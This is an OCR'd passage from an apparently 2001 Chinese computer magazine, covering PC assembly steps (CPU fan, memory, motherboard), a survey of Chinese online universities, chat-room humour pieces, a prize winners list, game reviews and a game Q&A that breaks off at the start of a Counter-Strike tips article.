超级DIYer可以继续这一步：为了CPU更好地散热，可以在CPU核心的中央部分涂抹一点导热硅脂，可不要涂抹得太多，如图10所示。当安装风扇的时候，在压力的作用下导热硅脂会很均匀地分布。

图11 图12 图13
图14 图15 图16
图17 图18



接着讲解CPU风扇的安装。风扇的安装也有一定的技巧，因为现在新一代的CPU核心都非常脆弱，搞不好CPU就被压坏了。正确的安装方法是：首先将风扇平放在CPU上面，由于CPU的4个角有缓冲橡胶（黑色的，圆形的，如图11所示），所以散热风扇距离CPU核心还有一段距离，这个时候将风扇卡的一边固定在CPU插座上面，另外一边必然会翘起来，压下翘起的这边，如图12，CPU风扇固定就完成了。大家仔细看图就会发现笔者使用的是普通的劣质风扇，如果大家也使用这种风扇，那么CPU会很容易被烧毁，我们应该使用专用的大散热风扇（如图13）。

安装完散热风扇以后，一定要记住把风扇的电源连接到主板上面，笔者经常忘记的就是这件事情，结果导致了多次CPU被"烧烤"，幸亏后来及时发现，才没有被烧毁。连接方法：在主板的CPU插槽附近找到如图14的一个插座，往往这个插座附近都写了如CPUFAN或CHASFAN等类似的字（如图15），将图13中的风扇电源头插

入（如图16），不用担心正反问题，因为反插是没有办法插入的。


四、内存条安装按图索骥


内存的安装很简单，把内存条垂直插入 DIMM 插槽，然后从上往下用力就可以了，如图17。内存反插是没有办法插入的，所以不用担心，仔细观察 DIMM 插槽（如图18）和内存的缺口（如图19），就会知道应该如何安装了。

五、主板安装按图索骥

首先，我们应该往主板上添加塑料的保护钉，这种钉的种类很多（如图20 和21 所示），安装的方法就一个：从主板的背面插入（如图22），安装完毕如图23 所示。关于这个保护钉的安装，笔者建议多安装一些，这样避免在插硬件的时候主板的受力点太少而破裂。

下面应该把主板放入机箱了。在放入主板前，我们应该对机箱进行相应的处理：首先，取下插槽部分的挡板，这个笔者就不多说了，建议全部取下来有助于散热，拆卸











图19
图20 | 图21 | 图22
图23 | 图24 | 图25
图26 | 图27 | 图28





Í¼29 | 图30 | 图31
图32 | 图33
图34

挡板后如图24 所示。要注意：新的机箱往往还有一个挡板需要处理（如图25），当然为了方便拍摄，笔者把这个挡板拆下来了，正常情况下大家不应该拆下它。这块挡板在插槽部分的挡板附近，我们需要把上面能取下的铁皮全部取下来（如图26），建议大家用钳子，不要用手。

接着我们安装固定主板的铜螺钉(如图27)，在主板上面找到相应的螺钉孔，通常有6个（如图28），然后将螺钉安装上去，用手就可以了（如图29和30）。安装完毕以后，我们把主板斜着插进去，如图31。好了，下面我们就要检查主板上面的螺丝孔与铜螺钉上面的孔是否对齐，如果没有对齐，螺丝钉就装不上去(如图32)。对齐以后，我们就开始上螺丝，如图33和34。这里有一个技巧，就是在上螺丝的时候，不要着急上紧，把6个螺丝全部上好以后再一个个的上紧。到此，主板的固定安装就完成了！

走，上网读大学去……

□江苏　子竹

去年7月，国家教育部批准了31所高校可以通过网校独立招生、授予文凭和学位，这意味着通过全国统一高考，接受严格筛选已经不是进入高校的惟一途径。现在又到了各所网络大学招生的时候了，我们且去网上看看它们的面貌如何。

清华网络学堂(http://www.itsinghua.com/)是清华大学继续教育学院远程教育网站，目前清华大学开设了专升本和研究生远程教育，课程学习以远程教育方式进行。部分课程可以在当地的清华大学远程教育校外教学站的直播教室学习，部分课程可以在计算机互联网“清华网络学堂”（或光盘）上学习，艺术设计类课程在教学站看录像带或光盘，实践环节在校外教学站所在地进行，适当安排面授辅导。课程学习统一由校外教学站管理。

北京大学现代远程教育（http://www.smde.pku.edu.cn/）目前开设高中起点专科、本科和专升本。学生可有选择地点播课后课件进行学习，使用不同方法与老师交流，进行答疑、讨论、复习和提交作业。学生可以通过网络查阅课余的学习内容。

网上人大(http://www.cmr.com.cn/)目前在北京及上海开展招生工作。招生的层次包括：专升本、高中起点专科以及高中起点本科。专业有：金融、会计、国际贸易、工商企业管理、市场营销和财政税收。所有课程考试平均分数在75分以上、学位论文通过及英语考试合格的毕业生，将颁发中国人民大学毕业证书，国家承认学历，本科毕业生符合条件者，授予中国人民大学学士学位。

北京外国语大学网络教育学院（http://www.beiwaionline.com/）将在2001年秋季首期在某些特定省区招收英语专业专升本学员和专科学员，学员可以通过网络在线提问。

天津大学是经教育部批准的天津市惟一一所开展现代远程教育试点的高等院校，目前天津大学网络教育学院(http://202.113.13.251/)现代远程教育本科已开始招生，学员考试合格后，颁发天津大学正式文凭，符合条件者授予学士学位。

同济大学网络教育学院(http://tjae.tongji.edu.cn/)招收全日制本科生，集中在教学点学习，采用实时交互、课件点播、远程网站、自学导读、电子阅览方式教学。学生修满学分，考试成绩合格，颁发国家承认的同济大学（网络教育）毕业文凭，符合学士学位授予条件者，将授予学士学位。

浙江大学远程教育(http://www.zjuyc.com/)实行研究生课程进修、专科起点本科、高中起点本科三个层次的教学。开设的专业有计算机科学与技术、英语、工商管理、公共事业管理等。现正在积极筹备开展远程医务人员培训，同时还将面向社会开设继续教育课程，包括岗位培训、证书考试和自学考试助学活动等。

部分网络大学的网址

北京师范大学：http://www.bnu.edu.cn/
北方交通大学：http://distance.njtu.edu.cn/
北京邮电大学：http://www.bupt.edu.cn/
北京理工大学：http://www.bit.edu.cn/
东北大学：http://www.neu.edu.cn/
山东大学：http://www.sdu.edu.cn/
上海交通大学：http://www.dlc.sjtu.edu.cn/
复旦大学：http://www.fudan.edu.cn/
东南大学：http://www.seu.edu.cn/
无锡轻工大学：http://www.wxuli.edu.cn/
华中科技大学：http://www.hust.edu.cn/
湖南大学：http://www.hunu.edu.cn/
中山大学：http://www.zsu.edu.cn/
华南理工大学：http://202.38.211.66/
重庆大学：http://www.cqu.edu.cn
四川大学：http://www.scu.edu.cn/
西安交通大学：http://www.xjtu.edu.cn/
中央广播电视大学：http://www.crtvu.edu.cn/
北京中医药大学：http://www.bjucmp.edu.cn/
北京广播学院：http://www.bbi.edu.cn/mdedu/index.htm
北京语言文化大学：http://www.blcu.edu.cn/
华中师范大学：http://www.ccnu.edu.cn/
兰州大学：http://netschool.lzu.edu.cn/









□江苏　虫子

网上人大实战详解

去年国家教育部批准了31家网上大学，使得我们的传统教育模式开始发生了根本的变化。我们不再需要到学校去上学，只要坐在家里就可以读大学，轻轻松松拿到文凭。或许你还对网上大学不甚了解，或许你还对网上大学的文凭心存疑虑，下面，我就带你去网上人民大学看一看。

中国人民大学网络教育学院(http://www.cmr.com.cn/)成立于2000年，目前面向天津市、山东省、河北省、四川省、郑州市、南昌市、合肥市、杭州市、昆明市、广州市、深圳市、上海市招生，开设：专升本、高中起点专科以及高中起点本科。专业有：金融、会计、国际贸易、工商企业管理、市场营销和财政税收。所有课程考试平均分数在75分以上、学位论文通过及英语考试合格的毕业生，将颁发中国人民大学毕业证书，国家承认学历，本科毕业生符合条件者，授予中国人民大学学士学位。

我们可以在当地的教学服务站登记报名，接下来就是入学考试啦。如果你参加过1999年或2000年全国普通高考，且成绩在当地招办规定的提档线下50分以上者，或者参加了成人高考成绩在当地招办规定的提档线下30分以上者，可以申请免试入学。持有本科（含专升本）及其以上学历毕业证书者也可以免试入学。

如果你不具有上述条件，则需要参加并通过人民大学组织的入学测试（一张综合卷）。高中起点专、本科测试普通高中课程内容的外语、数学、语文，专科升本科测试全国成人高考内容的外语、数学。

如果你获得了入学资格，那就可以在家里上网学习了！目前网上人大采取的学习方式主要是通过网络交互和多媒体课件（光盘）自学进行，网上交互包括作业、提问、讨论和交流。网络教学采用“教材自学＋课件自学＋作业＋答疑讨论＋考试”的方式，即学生在多媒体课件（光盘版或网络版均可）、教材和自学的基础上，通过互联网进行网上答疑讨论、做作业等，最后参加集中进行的课程考试。多媒体课件的内容以课程讲解为主，辅之以其他学习栏目。课程讲解主要包括教师授课的音像、讲解文字、动画演示等。其他栏目主要包括课程大纲、即时练习、例题分析、模拟试题等。网络教学要求学生具有较强的自主学习能力。

多媒体课件自学这里就不详细介绍了，还是着重谈谈有关网络交互学习这一部分。目前人民大学主要是通过其网络教育学院(http://www.cmr.com.cn/）站点进行教学。你可以在这里享受各种服务：

1.在线讨论——通过网上电子公告栏（BBS）的“交流园地”，你可以与其他学生或教师交流学习心得，讨论疑难问题。在网络教室中学习时，点击“答疑”，可以看到“交流园地”，进入“交流园地”后就发帖子提问吧，热心的同学会帮你解答的（别忘了也帮助别人呀）。

2.互动交流——利用“教师信箱”你可以向老师提出各种课程内的问题，48小时内教师的回复将发到你的cmr专用信箱中。每月一次的“教师值机答疑”采用聊天室的方式进行，这是你和教师最直接的交流机会，只要点击网上课程中的“在线答疑”栏目，就可以与授课教师进行问答方式的学习交流。

学习当然要有作业，而且平时的作业很重要，每门课预约考试前一定要完成本门课程提供的所有作业，不然就没有资格参加考试了，作业成绩不计入课程总评成绩。

提示：对于学历教育的学生来说，作业完成情况是学生是否具备考试资格的必要条件。学生必须在预约考试之前完成本门课程提供的所有作业，作业成绩必须及格以上，方可参加该门课程的考试。所有作业必须在申请预约考试前完成。

那么如何在网上完成作业呢？

网上的作业全部都是选择题，一是考核学生对课程中所涉及的基本概念、基本原理的理解掌握程度；二是将课程中的基本知识转化成对实际问题的分析，以考察学生对这些知识的分析应用能力。

作业内容综合各章知识，所以学生最好在学完相应课程后，再上网做作业。每次做完作业后，计算机会自动告诉学生评判结果和正确答案。

学习之后总要考试吧，在网上如何考试？目前网上人大采取的考试方式仍然采取的是在中国人民大学进行，考试时间在网站上公布。需要注意的是，考试需要“预约”，否则你就没有资格参加考试，还要注意在进行考试预约前，一定要确认自己能够在约定的日子参加考试，否则“预约”一旦提交，你没有参加考试，就按缺考计算了（不但浪费一次考试机会，下次考试还要交费啊）。


如果你能够顺利地通过每门功课的考试，获得各专业应得的毕业学分的话，那你就可以拿到人民大学的文凭喽。至于各专业的学分要求，你可以在cmr网站查询到。

不过在网上念大学还是有着一些局限与问题。如网络费用及上网速度等等。而且这种需要自律多一些的学习方式，并不能完全保证学习质量。据了解，网上人大推出后，很多参加学习的同学，都没有按时参加本学期的考试。在网上念大学只是提供了学习的一种途径，希望各位同学根据自身的条件加以权衡，多多考虑。

祝你学习进步！

聊天室的三种鸟

□四川 海默



在聊天室，根据水平高低、聊天频率、谈话技巧等综合因素考虑，可将网友分为三大类：菜鸟、老鸟、顶级鸟。自然，他们之间的差别是显著的，不信请看——

1.昵称

菜鸟的昵称要么很土，要么很怪，要么是自己的真实姓名，比如老李、痴情客、王子云等，既不能给他人以美感，又没有发人深思的含义。而老鸟的起名技巧就高多了，什么酒醉的探戈、流金岁月、梦无止境等，既给人耳目一新的感觉，又有值得人品味的韵味。顶级鸟在这方面可谓是专家，他们一般都有两到三个常用的昵称，什么星中月、落寞惊梦、花开看花落，让你由名而生敬意，巴不得与他聊上几句。

2.选择聊天室

菜鸟喜欢在不同的聊天室东游西荡，结果去的地方不少，认识的人却寥寥无几，更谈不上深入的朋友。老鸟喜欢固定的聊天室，天天与熟识的聊友谈天说地，或者弄个个人聊天室，同好友慢慢探讨。顶级鸟则喜欢常去几个较为固定的聊天室，每个聊天室都有他固定的朋友，不愁遇到冷场的时候。

3.问候语

菜鸟进入聊天室后就迫不及待地问“大家好”，却没有人理睬。老鸟则对不同的人说“你好”，以得到他们的尊重。顶级鸟一般进聊天室之后会静静地呆一会儿，一方面看有没有值得聊下去的朋友，一方面看有没有熟人，然后有选择地与朋友聊下去。

4.E-mail

绝大部分菜鸟在离开聊天室后就把刚认识的朋友忘得一干二净。老鸟则喜欢同对方约好下次聊天的时间。顶级鸟的选择是给对方留下E-mail地址，以便在没有进聊天室时也可以联系。

5.聊天频率

菜鸟凭兴趣聊天，高兴时成天呆在聊天室，不高兴时几天都不上网。老鸟中毒很深，一天不进聊天室就活不下去。顶级鸟上网则把查询资料、浏览信息作为首要任务，聊天纯粹是寻求精神上的安慰。

6.进化过程

菜鸟容易进化成老鸟，却很难进化成顶级鸟。老鸟可能蜕变成顶级鸟，也有可能变得连什么鸟都不是，厌恶上聊天室。顶级鸟不是想变就能变成的，其中与个人的性格有关。一般而言，自控能力强、独立性高、有头脑的鸟儿成为顶级鸟的可能性更大一些。

7.关于OICQ

菜鸟喜欢上OICQ后，很可能不会进聊天室。老鸟则OICQ与网上聊天室并用，因为习惯用OICQ的鸟儿和喜欢进网上聊天室的鸟儿种类不完全相同。顶级鸟不喜欢用OICQ，因为大多用OICQ的网友道行不够深，不能与顶级鸟达到心灵的默契。

8.勾兑MM或GG

菜鸟勾兑MM（或GG）明目张胆，常常得不偿失。老鸟则因为积累了不少经验，在勾兑过程中得心应手，且有不少老鸟以此为乐。顶级鸟根本对勾兑MM（或GG）不感兴趣，认为这毫无价值，他们乐意与思想深刻的朋友交往。■

2001年第6期“看攻略 拿大奖”获奖者名单

《古墓丽影：历代记》20套

(广西)胡春焱	(湖南)彭 颖	(河北)李 博
(安徽)张 翔	(江苏)陈 悦	(北京)张 林
(河南)马智强	(陕西)刘 佳	(重庆)赵 刚
(大庆)高 巍	(山西)王 鹏	(苏州)朱海童
(山东)崔耕虎	(大连)苗秀芳	(北京)朱婷婷
(浙江)许扬帆	(上海)杨 勇	(北京)陈 鹏
(广州)吴 军	(黑龙江)沙沙	

《欢乐甲克虫》50套

(贵州)王吉祥	(郑州)周 鹏	(甘肃)赵 伟
(西安)郭 梁	(上海)梁赞兴	(海南)黄良辉
(甘肃)贾尚才	(江西)邓 斌	(广西)李振华
(浙江)徐新鑫	(云南)窦 韬	(山东)冯 源
(青海)李 刚	(山东)余 伟	(湖南)代元华
(宁夏)杨回春	(江西)曹 量	(武汉)周 洁
(云南)赵浩杰	(河南)王东方	(山东)王 会
(辽宁)秦永奎	(上海)刘 康	(北京)阮金鹏
(天津)陆 洋	(陕西)李永平	(辽宁)孙立明
(广东)胡 帅	(河北)申 伟	(福建)王 晋
(北京)高 明	(广西)罗建永	(新疆)李 斌
(吉林)苏泽田	(沈阳)刘敬泉	(长春)方 军
(北京)尹雨晨	(青岛)赵 震	(合肥)张 磊
(吉林)秦晓磊	(北京)张 帆	(江苏)张才荣
(北京)李盛君	(陕西)杨逸飞	(辽宁)辛宗源
(昆明)丁 鸿	(广东)温其才	(内蒙古)曹 宇
(新疆)乌图纳森	(内蒙古)王 伦	

聊天室的故事

马宣

（某天MAXUAN登录到XX网站的聊天室）

系统公告：欢迎ＭＡＸＵＡＮ(guest2097）来到聊天室！

MAXUAN对所有人说：大家好！有谁想和我聊一聊？

…………

…………

MAXUAN对所有人说：有没有人啊？怎么没有人理我？我不会这么可怜吧！

…………

MAXUAN：…………

（没有人理，MAXUAN受不了了，决定改名）

系统公告：MAXUAN改名为想找一个女朋友

想找一个女朋友对所有人说：大家好！我来了！

小菲对想找一个女朋友说：你相信网恋吗？为什么会在网上找女朋友？

想找一个女朋友对小菲说：这个嘛……因为现在上网的美眉多嘛！

小菲对想找一个女朋友说：难道你没有听过网络无美女吗？

想找一个女朋友对小菲说：这是因为他们的运气不好，而我就不一样了！一上来就遇到了一个美女！

小菲对想找一个女朋友说:你是在说我吗？？？

想找一个女朋友对小菲说:你还真是冰雪呀！

（MAXUAN其实是想说：你的脸皮还真是厚呀！）

小菲对想找一个女朋友说：你真会说话，我还真有点喜欢上你了！我做你的女朋友行吗？

（MAXUAN心里一阵得意！）

小菲对想找一个女朋友说：不过我是真的很好看，你长得怎么样呢？帅不帅？

想找一个女朋友对小菲说：我长得既不高也不帅行不行？

小菲对想找一个女朋友说：我们的爱情结束了！

（MAXUAN：惨了，忘了不能说实话的！再来！）

系统公告：想找一个女朋友改名为我是帅哥我怕谁

我是帅哥我怕谁对所有人说：大家好！我来了！

香奈儿对我是帅哥我怕谁说：你真的长得很帅吗？

我是帅哥我怕谁对香奈儿说：怎么说呢？如果要我自己说的话，可能会有自夸的嫌疑呀！

香奈儿对我是帅哥我怕谁说：啊？！真的？！描述一下嘛！^_^

我是帅哥我怕谁对香奈儿说：呃！朋友们都说我远看像金城武，近看像谢霆锋！

香奈儿对我是帅哥我怕谁说：啊？！这么帅？？！^_^ 你是做什么的呢？

我是帅哥我怕谁对香奈儿说：我是做广告设计的！

香奈儿对我是帅哥我怕谁说：你人长得又帅，工作又好，怎么还会有时间上网呢？一定会有许多女孩子追你才对呀？

我是帅哥我怕谁对香奈儿说：这个当然，所以有时我会很困扰的，不过我觉得在网上不会带有色眼镜看人，不会有世俗偏见，大家只要彼此真诚，我想也一定能找到好朋友的！

香奈儿对我是帅哥我怕谁说：你真的是这样认为的吗？

我是帅哥我怕谁对香奈儿说：对！我相信，网络虽然虚无，可我是真的存在。

香奈儿对我是帅哥我怕谁说：我相信！我很想见见你，可以吗？我请你吃饭！

（MAXUAN心里一阵激动，一句话竟然骗到一顿饭。正当MAXUAN乐得屁颠屁颠准备写联系方式时才发现竟然掉线了，在大骂破网X一千遍再次登录时才发现，香奈儿已经消逝在无影的网络中！而且也没有人理他了，于是MAXUAN以小倩之名再次登录。）

系统公告：　欢迎小倩(guest2543）来到聊天室！

江南才子对小倩说：我们聊聊可以吗？

帅哥2001对小倩说：你好，聊聊？

ＸＸＸＸ对小倩说：　美女聊聊？？？

……

（MAXUAN没想到会有一群人搭话以致手忙脚乱）

系统公告：江南才子改名为小倩的老公

小倩的老公对小倩说：老婆久等了！！哈哈！

小倩对小倩的老公说:兄弟抱歉，我也是GG，哈哈！

小倩的老公对小倩说：　你……你……？￥%??!@

小倩对小倩的老公说：干嘛？我想叫什么就叫什么，管你什么事？

小倩的老公对小倩说：去死吧！刷死你！刷死你！刷死你！

小倩对小倩的老公说：以为只有你会刷呀？我也会！刷死你！刷死你！

（两个傻瓜不停地刷屏，结果网络瘫痪，双方都被踢出聊天室。）■



《零时代》ZERO



制作公司：ESFTNET

游戏类型：角色扮演

国内代理：西山居

游戏容量：2CD

语言版本：简体中文

上市时间：2001年5月

市场售价：58元

《零时代》是一款科幻色彩很浓的RPG游戏，改编自韩国著名科幻小说及其漫画，其中既有动人、伤感的爱情故事，也有华丽逼真的打斗场面，更重要的是游戏中不可预知的故事主线。

游戏的画面，类似于《心跳回忆》那种日式唯美派风格，可以见到很多漂亮的美眉和各类的帅哥，当然游戏不光有美丽的爱情，还有更多的战斗。在仿真的战斗系统中，加入了基本的操作系统，各种技巧都能混合使用，使得独特的搏斗技巧得以逼真地展现。

战争艺术II



游戏制作：TalonSoft

国内代理：世纪雷神

游戏类型：战略战术

游戏容量：1CD

国内上市：2001年5月

市场售价：48元

《战争艺术II》是TalonSoft公司最新的两个系列中最大的一个。该游戏包括了20世纪几乎所有的重要战役和一些基于历史的假想战役，游戏的历史跨度是从1939-2000年。玩家可以再次步入越南战争的硝烟中，也可以试图打破阿以双方的僵局，或是驾驶联合国部队的坦克驰骋在科威特的茫茫沙漠中。游戏综合了全新的游戏设计和熟悉的游戏概念。并且展现了战争中的各种重要因素，例如武器、地形、天气等等。游戏整个系统的核心是10个回合，每一个回合包括移动和攻击两项任务。游戏中的电脑智能很高，它可以随意控制各种部队，并且攻击力强大。

英雄萨姆(Serious Sam)



游戏类型：第一人称射击

制作厂商：Croteam

国内代理：新天地互动多媒体

游戏容量：1CD

国内上市：2001年5月

市场售价：48元

在游戏中你要做的事情很简单：向所有朝你冲来的外星怪兽扫射。当上百只、上千只天上飞的、地上跑的、冲上来自爆的、在远处发射导弹的或者是和金字塔一样高的怪兽向你飞奔而来时，你只需要用你的M1-A2通用机关枪、格林式重机枪、Xl2激光枪、火箭发射器、掷弹筒、滑膛炮或者双管猎枪向它们扫射就可以了。对，就是在游戏中蔚蓝的天空下、绚目的阳光下、溪流、林木间，无垠的黄沙大漠中，扫射而已。而且，当你在游戏中和别的战友合作对抗敌人时，那种感觉更是温馨畅快！

装甲元帅3:苏德战争



制作公司：SSI

发行公司：育碧软件

游戏类型：回合制策略

游戏容量：1CD

发行版本：中文版

发行时间：2001年5月

市场售价：48元

装甲元帅3讲述了二次世界大战期间发生在苏联与德国之间的激战，几乎涵盖了从1941年开始到1944年之间发生在这片土地上的所有战役，其中包括著名的莫斯科保卫战、冬季大反攻等。而且在游戏里，玩家可以选择苏德两国四位著名的将领进行战斗，他们分别是苏联的朱可夫（Zhukov）和Konev，德国的Manstein和古德里安（Guderian）。游戏使用了与《装甲元帅3D》相同的3D图形引擎，完全写实的武器装备。战斗是在一个可充分旋转的模糊3D地图上进行的，不过地图的缩放有明显的不足之处，你既不能将地图缩小到能观看整个地图，也不能放到足够大以观看坦克的全部详细情况。

热门游戏



□线人 小伟

i ¶BALDUR'S GATE II: THRONE OF BHAAL》

发行：INTERPLAY
类型：角色扮演
容量：1CD
评分：8分



虽然只是资料片，但游戏还是相当庞大的，整个游戏需要40到50小时才可以通关。资料片中有11个新增的地区，包括五层的了望塔，其中每层有一个迷宫，每个迷宫有十三个传送点，让你探索无限。而角色的升级也没有限制，你甚至可以升到40级（需要八百万点的经验），比《柏德之门II》中角色最高是23级高出很多。魔法师可以施放9级的魔法，并且角色升级时，所得到的技能可以由你自己选择。

《EuroFighter Typhoon》

发行：Rage
类型：模拟飞行
容量：1CD
评分：7分



游戏是实时的模拟飞行作品，玩家可以看见自己的六个飞行员在大厅里接受指示和计划任务。如果能够按照计划完成任务，飞行员要报告任务完成的情况，还可以获得勋章。如果失败了的话，他们可以躲在山腰上等待撤退，或者被送进医院。如果他们真的那么倒霉被捉住的话，他们会被审问，甚至被处决。随着战斗的继续，玩家会被指派去执行特殊任务，营救被俘的飞行员等等。

《Deus Ex GOTY》


发行：EIDOS
类型：动作
容量：1CD
评分：7分



如果曾玩过前作，那么对于这部作品也应该比较满意。在这个全新的版本中将包含新的多人模式，允许玩家进行面对面的对决肉搏战。还包括了一个软件开发组件，允许玩家定制单人或多人任务及新的3D地图，还可以编辑现有的地图等。

《Atlantis：The Lost Empire》

发行：disney
类型：动作
容量：2CD
评分：8分



这本来是一部电影，分为两部小游戏，其中《Trial By Fire》是一款单人或者多人的冒险游戏，内容就是以电影故事剧情为背景。而另一款名为《Search For the Journal》则可说是电影的前传，主要是为了能让电影迷们在电影上映之前能够先对这部电影有个深入的了解。它的故事内容设定在电影中故事发生前的13年，在故事中，玩家必须与另外一群也同样找寻藏有遗失在冰岛某处的开启亚特兰提斯之钥的秘密的一本古老的书本“Shepherd's Journal”的众多冒险家们相互竞赛，在Viking的重重迷宫中，你是否能在这些颇具野心的其他人中脱颖而出呢？这就有待各位的努力啦。

《Conflict Zone》

发行：MASA
类型：即时战略
容量：2CD
评分：7



这款RTS有一个特色的地方，游戏中没有传统的什么资源需要争夺，有的只是传媒的力量，你选择的正义与邪恶的两大阵型的一举一动将对传媒产生影响，从而影响民众对你的支持率。当民众的支持率高的时候，你可以使用的资源就多，反之就很少。我希望玩家们玩一下这个游戏，你肯定觉得其乐无穷。游戏中完全无需理会战争的烟火，但你要时常侦察敌方的行动。游戏可以在多种视觉下进行，包括传统的由上往下看的视觉效果以及第三人称视觉。


《World War II Online》

发行：STRATEGY FIRST
类型：线上战略
容量：1CD
评分：6.5



游戏重心放在惊心动魄的二次世界大战时期，从德国发动了对欧洲的攻击以后开始，玩家在进入游戏后，必须先选择自己的国籍，扮演一名小军官，而随着官阶的升级便有机会控制整个装甲师甚至到规划整个作战计划呢，这款作品的乐趣主要在于可以通过互联网和其他的玩家一同合作来对抗敌对的玩家。游戏中包括了各种国家，而大部分国家都可以供玩家来选择，游戏里面依照历史的依据而为每个国家设定了自己独特的任务。

游戏问答2



□上海 游虾

1.《黑与白Black & White》问题集

问：游戏中的怪物死掉后会有什么影响呢？

答：有时候没给怪物吃东西或是太累了就会死掉，怪物死掉的次数基本上不会影响到什么数值。

问：这款游戏有什么秘籍？

答：魔法无限维持秘籍（fireball、guard等魔法无效）：在游戏里面，那个手掌形的图标在玩家的管辖范围外只有数秒的使用时间。如果大家有可使用的魔法，在管辖区外使用，并让计时器持续运作（当魔法正在使出时），这样，你的魔法便可无限维持。虽然此秘籍需要玩家有耐性去尝试，不过却可令游戏容易一点。

问：其中有一关不是有一个找羊的任务吗，通常大家只会找五只羊，其实只要找出十只，就有羊可以让你养了，那么如何找呢？

答：第一只，在他自己的牧场里；第二只，在雕刻家的石头间；第三只，在驯兽师走出来的大门里；第四只，牧场里有养猪户，里面有一只羊；第五只，在山顶上，靠近这之前任务里迷失的丈夫；第六只，那个迷失的丈夫生病的地方也有一只；第七只，在渔场底端有一个唱歌石，那个声音的附近；第八只，你练习丢石头的地方也有一只；第九只，你刚开始的地方靠近沙滩上有一只；第十只，也是你刚开始的地方，它站在山腰。只要你还有第一关的记录（确定可以找到10只羊的记录），再读取文件就可以了。其实你现在的怪物也会一同随时光倒流到那个记录中（想必怪物的年纪也有二三十岁以上吧）。确定村中粮食够它和村民吃，否则大家很容易饿死（因为第一章无法建农田及其他建筑物）。换回羊后赶紧回去吧！

问：请问为什么我会经常在游戏中死机？

答：首先你得告诉我你的配置呀，因为游戏要求比较高，所以系统配置高些就可以稳定些。而且如果你的显示卡是Voodoo Banshee的话，那么恭喜你，可以存钱换一块显卡了，因为这款游戏不支持Voodoo Banshee，建议最好把显卡的驱动程序更新至最新版。

问：请问游戏中的动物要养多久才会长大呢？

答：其实自你开始养它就开始渐渐长大，只是你没发觉，通常经过游戏中的一个昼夜交替，怪物就会长大一岁。

问：要怎样训练神兽才会使它不吃人？

答：建议使用友善教条，鼓励它多吃鱼，在它还没以鱼当主食之前，尽量带他离村民远点。如果看到它抓起村民，就命令它放下，千万不要等到它吃了再打。

2.《致命武力》问题集

问：战场记录能不能存储？

答：战场记录只有在你按下“中断”这个按钮跳离战场时才会自动存储。此外游戏中每5分钟会自动存储一个进度，可从Load→Stage这个选项中的第51－55栏位中找到最近25分钟的记录。

问：为什么玩到一半就无原无故跳出到Windows画面，是否程序出了什么问题？

答：请列出你的配置及相关操作系统。至于死机的原因有很多，也许是你机子过热，或是超频，乃至于操作系统太久未重整，都会导致系统不稳，因而跳离至桌面。

问：在哪里可以下载游戏的最新补丁？

答：在制作公司台湾汉堂公司的主页可以下载最新的游戏补丁，在游戏运行的时候就可以减少一些小错误。下载地址是http://210.243.179.145/home_top.htm。

问：在Misson3玩到一幕的时候，月神说这里并没有藏毒品，为何缉毒犬会带我们来这里，接着说要多搜索，看有没有秘密的出入口。究竟出入口在哪里？

答：不可以把敌人一次就全部打完，要到屏幕的右上方，战奴、狗会走到屏幕边缘，此时狗会自动消失不见（边缘是指右方的上面），现在，就可以把敌人全部杀掉了，然后就到刚刚狗消失的地方就可以了。

问：任务五的最后一个地图攻关要点怎样呢？

答：最后武力—(β)贰号机的攻击力十分强劲，不是恐怖两个字可以形容的，攻击范围与距离又十分广，HP又暴高，实在为劲敌！只要小心这个大家伙就可以，其余的兵种不在话下。

3．听说有《新仙剑奇侠传》的消息，具体如何呢？

答：大宇的《新仙剑奇侠传》预定在今年暑假推出，本集中无论在人物、战斗、迷宫、场景等均经过重新设计，保留前作的古典音乐风格。战斗场面将更华丽，2D的人物结合了3D的魔法效果，再加上人物全新的动作。至于剧情方面，主角们的感情线将会重新编写，而且前作部分备而不用的剧情会在今集出现。到底李逍遥跟女角们的发展如何呢？就只有在游戏中才知道。

4.联机玩罗马帝国时老有一位被踢出来,是怎么回事？

答：可能是网络不够稳定，或者是你的机器ping值太大，15秒钟内如果一直连不上就会被踢出来，检查一下网卡或者看是不是机器配置差距太大。

半条命——反恐精英技巧大集锦

□广东 Counter Strike



熟悉CS的朋友体会到的是一种突如奇来的死亡威胁，杀敌、中枪、生存、死亡似乎是游戏中几种必然的状态。那种生存、杀敌的成就感，你一定很喜欢、很投入。那么，如何才能在战争中（包括网络及NPC对战）保持比较高的生存几率呢？或许这篇技巧大集锦可以给你一点启示。来，进入CS的世界！

一、前期准备

